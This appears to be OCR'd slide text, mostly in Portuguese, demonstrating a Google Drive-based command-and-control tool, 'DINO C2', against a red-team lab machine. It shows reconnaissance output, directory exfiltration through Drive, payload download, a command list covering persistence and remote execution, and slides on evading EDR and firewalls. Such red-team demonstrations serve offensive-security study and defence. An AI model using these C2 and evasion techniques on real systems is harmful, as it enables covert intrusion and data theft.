Beyond the cloud, beneath the radar!

[ALL] online, [ID Agent] heartbeat 5 10, etc.

SEND

HELP | [ALL] ONLINE | UPLOAD FILE | CRIAR ZIP | DRIVE | LOG | ON

Agentes Disponíveis

Commands Sent

DINO C2 - Google Drive Edition
Send commands to see agent responses

CLEAR

Responses Received

System ready. Waiting for agent responses...
Connected to server events

CLEAR

EDR

Beyond the cloud, beneath the radar!

[ALL] online, [ID Agent] heartbeat 5 10, etc.

SEND

HELP | [ALL] ONLINE | UPLOAD FILE | CRIAR ZIP | DRIVE | LOG | ON

Agentes Disponíveis

REDTEAM-LAB

Commands Sent

```
DINO C2 - Google Drive Edition
Send commands to see agent responses
> [ALL] online
Command sent successfully!
```

CLEAR

Responses Received

```
System ready. Waiting for agent responses...
Connected to server events
Resposta do agente: redteam-lab
Comando: online
Data e hora: 2025-06-10 08:39:37


ONLINE
ID Agent: redteam-lab
Usuário: TESTE
```

TODAS LIDAS

CLEAR

[ALL] online

sysinfo

DINO C2 IPS

Beyond the cloud, beneath the radar!

[ALL] online, [ID Agent] heartbeat 5 10, etc.

HELP | [ALL] ONLINE | UPLOAD FILE | CRIAR ZIP | DRIVE | LOG | ON

Agentes Disponíveis

REDTEAM-LAB

Commands Sent

```
DINO C2 - Google Drive Edition
Send commands to see agent responses
> [ALL] online
Command sent successfully!
> [redteam-lab] sysinfo
Command sent successfully!
```

CLEAR

Responses

```
Resposta do agente: redteam-lab
Comando: sysinfo
Data e hora: 2025-06-10 08:42:10

=== INFORMAÇÕES BÁSICAS DO USUÁRIO ===

Diretório do usuário: C:\Users\TESTE
Nome de usuário: TESTE

=== VARIÁVEIS DE AMBIENTE DO USUÁRIO ===

USERNAME: TESTE
USERPROFILE: C:\Users\TESTE
USERDOMAIN: REDTEAM-LAB
HOMEPATH: \Users\TESTE
HOMEDRIVE: C:
LOGONSERVER: \\REDTEAM-LAB
APPDATA: C:\Users\TESTE\AppData\Roaming
LOCALAPPDATA: C:\Users\TESTE\AppData\Local

=== INFORMAÇÕES DE SISTEMA ===

Nome da máquina: REDTEAM-LAB
Sistema operacional: Windows 10 Pro
Versão: 24H2 (Build 26100)
Privilégios de administrador: false

=== PASTAS IMPORTANTES ===

Desktop: C:\Users\TESTE\Desktop
Documentos: C:\Users\TESTE\Documents
Downloads: C:\Users\TESTE\Downloads
```

TODAS LIDAS

CLEAR

(redteam-lab) sysinfo

sysinfo

DINO C2

IDS

Beyond the cloud, beneath the radar!

[ALL] online, [ID Agent] heartbeat 5 10, etc.

SEND

HELP | [ALL] ONLINE | UPLOAD FILE | CRIAR ZIP | DRIVE | LOG | ON

Agentes Disponíveis

REDTEAM-LAB

Commands Sent

```
DINO C2 - Google Drive Edition
Send commands to see agent responses
> [ALL] online
Command sent successfully!
> [redteam-lab] sysinfo
Command sent successfully!
```

CLEAR

Responses Received 2

```
=== INFORMAÇÕES DE REDE ===

Interfaces de rede:
  Ethernet0 (00:0c:29:76:88:e2)
    fe80::fe72:a5fb:9ee2:409a/64
    192.168.0.69/24

Unidades de rede mapeadas:
  Y: -> \\192.168.0.15\Marketing
  Z: -> \\192.168.0.15\Financeiro

=== INFORMAÇÕES DE LOGIN ===

Último login: 10/06/2025 08:37:44
Número total de logons: 23
Duração da sessão atual: 0h 7m 0s

Sessões ativas:
Nenhuma sessão ativa detectada

=== APLICATIVOS DE INICIALIZAÇÃO ===

Programas na inicialização do usuário:
   MicrosoftEdgeAutoLaunch_5EFC0ECB77A7585FE9DCDD0B2E946A2BMC:
C:\Users\TESTE\Desktop\agente.exe

=== PROGRAMAS INSTALADOS ===

Nome: NoMachine
  Versão: 9.0.188
  Fabricante: NoMachine S.a.r.l.

Nome: Microsoft Visual C++ 2022 X64 Additional Runtime - 14.36.32532
```

TODAS LIDAS

CLEAR

sysinfo

DINO C2

XDR

Beyond the cloud, beneath the radar!

[ALL] online, [ID Agent] heartbeat 5 10, etc.

SEND

HELP | [ALL] ONLINE | UPLOAD FILE | CRIAR ZIP | DRIVE | LOG | ON

Agentes Disponíveis

REDTEAM-LAB

Commands Sent

```
DINO C2 - Google Drive Edition
Send commands to see agent responses
> [ALL] online
Command sent successfully!
> [redteam-lab] sysinfo
Command sent successfully!
```

CLEAR

Responses Received 2

```
=== PROGRAMAS INSTALADOS ===

Nome: NoMachine
  Versão: 9.0.18
  Fabricante: NoMachine S.a.r.l.

Nome: Microsoft Visual C++ 2022 X64 Additional Runtime - 14.36.32532
  Versão: 14.36.32532
  Fabricante: Microsoft Corporation

Nome: VMware Tools
  Versão: 12.4.0.23259341
  Fabricante: VMware, Inc.

Nome: CrowdStrike Sensor Platform
  Versão: 7.24.19607.0
  Fabricante: CrowdStrike, Inc.

Nome: CrowdStrike Firmware Analysis
  Versão: 7.14.18456.0
  Fabricante: CrowdStrike, Inc.

Nome: CrowdStrike Device Control
  Versão: 7.10.18083.0
  Fabricante: CrowdStrike, Inc.

Nome: Microsoft Visual C++ 2022 X64 Minimum Runtime - 14.36.32532
  Versão: 14.36.32532
  Fabricante: Microsoft Corporation

Nome: Google Chrome
  Versão: 137.0.7151.69
```

TODAS LIDAS

CLEAR

Navegação e reconhecimento

DINO C2 EDR

Beyond the cloud, beneath the radar!

[ALL] online, [ID Agent] heartbeat 5 10, etc.

HELP | [ALL] ONLINE | UPLOAD FILE | CRIAR ZIP | DRIVE | LOG | ON

Agentes Disponíveis

REDTEAM-LAB

Commands Sent

```
DINO C2 - Google Drive Edition
Send commands to see agent responses
> [ALL] online
Command sent successfully!
> [redteam-lab] sysinfo
Command sent successfully!
> [redteam-lab] cd C:\Users\TESTE\Desktop
Command sent successfully!
```

CLEAR

Responses Recei

```
14.36.32532
  Versão: 14.36.32532.0
  Fabricante: Microsoft Corporation

Nome: Microsoft Visual C++ 2022 X86 Additio
  Versão: 14.36.32532
  Fabricante: Microsoft Corporation

Nome: CrowdStrike Windows Sensor
  Versão: 7.24.19607.0
  Fabricante: CrowdStrike, Inc.

Nome: Microsoft OneDrive
  Versão: 25.091.0512.0001
  Fabricante: Microsoft Corporation


Resposta do agente: redteam-lab
Comando: cd
Data e hora: 2025-06-10 08:48:21

Diretório corrente alterado com sucesso!

Diretório atual: C:\Users\TESTE\Desktop

TeamViewerQS_x64.exe
Temp.lnk
agente.exe
agentenev.exe
desktop.ini
nomachine_9.0.188_11_x64.exe
rustdesk-1.4.0-x86_64.exe
```

TODAS LIDAS

CLEAR

(pc-alvo) cd C: \destino

Navegação e reconhecimento

DINO C2 IDS

Beyond the cloud, beneath the radar!

[ALL] online, [ID Agent] heartbeat 5 10, etc.

SEND

HELP | [ALL] ONLINE | UPLOAD FILE | CRIAR ZIP | DRIVE | LOG | ON

Agentes Disponíveis


REDTEAM-LAB

Commands Sent

```
DINO C2 - Google Drive Edition
Send commands to see agent responses
> [ALL] online
Command sent successfully!
> [redteam-lab] sysinfo
Command sent successfully!
> [redteam-lab] cd C:\Users\TESTE\Desktop
Command sent successfully!
> [redteam-lab] ls
Command sent successfully!
> [redteam-lab] ls
Command sent successfully!
```

CLEAR

(pc-alvo) ls



Responses Received

```
Resposta do agente: redteam-lab
Comando: ls
Data e hora: 2025-06-10 08:51:48

Estrutura de diretórios para C:\Users\TESTE\Desktop

├─TeamViewerQS_x64.exe
├─Temp.lnk
├─agente.exe
├─agentenew.exe
├─desktop.ini
├─nomachine_9.0.18&_11_x64.exe
├─payloadsOriginal
│   ├─UAC
│   │   ├─go.mod
│   │   ├─go.sum
│   │   └─uac.go
│   ├─clipboard
│   │   ├─Icons.res
│   │   ├─bkpClipDrive.txt
│   │   ├─bkpClipGmail.txt
│   │   ├─cli
│   │   │   ├─bkpcli.txt
│   │   │   ├─cli.exe
│   │   │   └─cli.go
│   │   ├─clip.go
│   │   ├─go.mod
│   │   └─go.sum
│   ├─dinoc2Gmail
│   │   ├─+++The Mentor+++.txt
│   │   ├─README.txt
│   │   ├─agent
│   │   │   ├─agent.go
```

TODAS LIDAS

CLEAR

Get de Diretórios/Arquivos

DINO C2

NGFW

Beyond the cloud, beneath the radar!

[ALL] online, [ID Agent] heartbeat 5 10, etc.

SEND

HELP | [ALL] ONLINE | UPLOAD FILE | CRIAR ZIP | DRIVE | LOG | ON

Agentes Disponíveis

REDTEAM-LAB

Commands Sent

```
DINO C2 - Google Drive Edition
Send commands to see agent responses
> [ALL] online
Command sent successfully!
> [redteam-lab] sysinfo
Command sent successfully!
> [redteam-lab] cd C:\Users\TESTE\Desktop
Command sent successfully!
> [redteam-lab] ls
Command sent successfully!
> [redteam-lab] ls
Command sent successfully!
> [redteam-lab] get fotos
Command sent successfully!
```

CLEAR

(pc-alvo) get arquivo/diretório

Responses Received 4

```
├─go.sum
└─perfeito4.txt
└─rustdesk-1.4.0-x86_64.exe

Resposta do agente: redteam-lab
Comando: get
Data e hora: 2025-06-10 08:54:05

Diretório 'fotos' enviado com sucesso!
```

TODAS LIDAS

CLEAR

Put de Payloads/Arquivos

DINO C2

Beyond the cloud, bene

[ALL] online, [ID Agent] heartbeat 5 10, etc.

HELP | [ALL] ONLINE | UPLOAD FILE | CRIAR ZIP | DRIVE | LOG | ON

Agentes Disponíveis

REDTEAM-LAB

1

Commands Sent

```
DINO C2 - Google Drive Edition
Send commands to see agent responses
> [ALL] online
Command sent successfully!
> [redteam-lab] sysinfo
Command sent successfully!
> [redteam-lab] cd C:\Users\...\Desktop
Command sent successfully!
> [redteam-lab] ls
Command sent successfully!
> [redteam-lab] ls
Command sent successfully!
> [redteam-lab] get fotos
Command sent successfully!
```

CLEAR

2

Criar ZIP Criptografado

Selecione os arquivos que deseja compactar e criptografar

SELECIONAR ARQUIVOS | SELECIONAR DIRETÓRIO

Nenhum arquivo selecionado

CRIAR E FAZER UPLOAD

4

Selecionar pasta para upload

Área de ... › Nova pasta

Pesquisar em Nova pasta

Organizar | Nova pasta

Início | OneDrive

Nome | Data de modificação

payloads | 07/06/2025 08:19

3

Pasta: Nova pasta

Fazer upload | Cancelar

Responses Received

```
├─c.go
├─cripelipticacer
├─criptoriginalfr
├─descript
│  ├─bkpD.txt
│  └─d.go
├─go.mod
├─go.sum
├─original.txt
├─perfeito.txt
├─perfeito2.txt
├─perfeito3.txt
└─perfeito4.txt
└─rustdesk-1.4.0-x86_64.e

Resposta do agente: redte
Comando: get
Data e hora: 2025-06-10 0
Diretório 'fotos' enviado
```

TODAS LIDAS

CLEAR

Put de Payloads/Arquivos

DINO C2

AV/s

Beyond the cloud, beneath the radar!

[ALL] online, [ID Agent] heartbeat 5 10, etc.

SEND

HELP | [ALL] ONLINE | UPLOAD FILE | CRIAR ZIP | DRIVE | LOG | ON

Agentes Disponíveis

REDTEAM-LAB

Commands Sent

```
DINO C2 - Google Drive Edition
Send commands to see agent responses
> [ALL] online
Command sent successfully!
> [redteam-lab] sysinfo
Command sent successfully!
> [redteam-lab] cd C:\Users\TESTE\Desktop
Command sent successfully!
> [redteam-lab] ls
Command sent successfully!
> [redteam-lab] ls
Command sent successfully!
> [redteam-lab] get fotos
Command sent successfully!
```

CLEAR

Criar ZIP Criptografado

Selecione os arquivos que deseja compactar e criptografar

SELECIONAR ARQUIVOS | SELECIONAR DIRETÓRIO

Nenhum arquivo selecionado

CRIAR E FAZER UPLOAD

ZIP Criado com Sucesso!

ID do Arquivo: 1Nt6GS_41Vm4obM92-CybwZq_Xkh2Ze9v

Nome: encrypted_20250610085923.zip

COPIAR ID DO ARQUIVO

```
    ├─d.go
    ├─go.mod
    ├─go.sum
    ├─original.txt
    ├─perfeito.txt
    ├─perfeito2.txt
    ├─perfeito3.txt
    └─perfeito4.txt
└─rustdesk-1.4.0-x86_64.exe

Resposta do agente: redteam-lab
Comando: get
Data e hora: 2025-06-10 08:54:05

Diretório 'fotos' enviado com sucesso!
```

TODAS LIDAS

CLEAR

Put de Payloads/Arquivos

DINO C2

Beyond the cloud, beneath the radar!

[ALL] online, [ID Agent] heartbeat 5 10, etc.

SEND

HELP | [ALL] ONLINE | UPLOAD FILE | CRIAR ZIP | DRIVE | LOG | ON

Agentes Disponíveis

REDTEAM-LAB

Commands Sent

```
> [redteam-lab] put 1Nt6GS_4lVm4obM92-CybvZq_Xkh2Ze9v teste.zip
Command sent successfully!
```

CLEAR

Responses Received

```
Resposta do agente: redteam-lab
Comando: put
Data e hora: 2025-06-10 09:03:22

Arquivo baixado com sucesso: ID '1Nt6GS_4lVm4obM92-CybvZq_Xkh2Ze9v'
salvo como 'teste.zip'
```

TODAS LIDAS

CLEAR


(pc-alvo) put

id arquivo/nome.zip


```
htop → Lists running processes
heartbeat → heartbeat <min> <max>
sleep → sleep <minutes>
sysinfo → target information
add → activate persistence
newadd → newadd <file.exe> (adds specific executable to
ls → lists files in the current directory
restart → restarts target machine
cd → cd <path to desired directory>
run → run <file.exe>
kill → kill <file.exe>
del → del <file> or <folder>
unzip → unzip <file.zip>
rename → rename <file.txt> <file.exe>
get → get <file name and extension or folder name>
put → put <Drive file ID> + <name.extension>
cp → cp <source> <destination> (copies file or directory
mv → mv <source> <destination> (moves file or directory)
help → Shows help
```


Técnicas de Evasão

heartbeat 30 60



Técnicas de Evasão

sleep ??




Técnicas de Evasão

Utilizamos chamadas indiretas às APIs nativas do Windows por meio de DLLs e ponteiros, evitando o uso de shells externos e interagindo diretamente com o sistema operacional de forma furtiva.

Com essa abordagem, é possível:
Listar diretórios, criar arquivos e navegar entre pastas.
Gerenciar processos, pipes e handles.
Iniciar, parar e consultar serviços do Windows.

Técnicas de Evasão



Execução de payloads via

COM+WMI

Cria o processo diretamente no subsistema do Windows, sem herdar o contexto do processo do C2 e sem depender de um shell

Técnicas de Evasão

Comunicação C2 via Serviços Legítimos

Google Drive

Burlar firewalls e proxies

Muitos ambientes corporativos não bloqueiam Google Drive.

Reduzir detecção por EDRs

Tráfego cifrado e legítimo.

Dificultar a análise de tráfego

Parece uso normal de nuvem.